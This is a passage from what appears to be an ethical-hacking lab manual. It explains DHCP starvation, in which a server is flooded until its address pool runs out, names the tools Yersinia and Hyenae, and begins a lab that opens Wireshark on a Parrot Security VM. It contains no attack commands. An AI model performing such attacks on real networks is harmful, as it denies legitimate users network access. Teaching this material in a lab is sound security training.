
In a DHCP starvation attack, an attacker floods the DHCP server by sending a large number of DHCP requests and uses all available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a Denial-of-Service (DoS) attack. Because of this issue, valid users cannot obtain or renew their IP addresses, and thus fail to access their network. This attack can be performed by using various tools such as Yersinia and Hyenae.

Yersinia is a network tool designed to take advantage of weaknesses in different network protocols such as DHCP. It pretends to be a solid framework for analyzing and testing the deployed networks and systems.

Here, we will use the Yersinia tool to perform a DHCP starvation attack on the target system.

Module 08 – Sniffing


1. On the **Parrot Security** virtual machine, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.



2. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.




3. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.



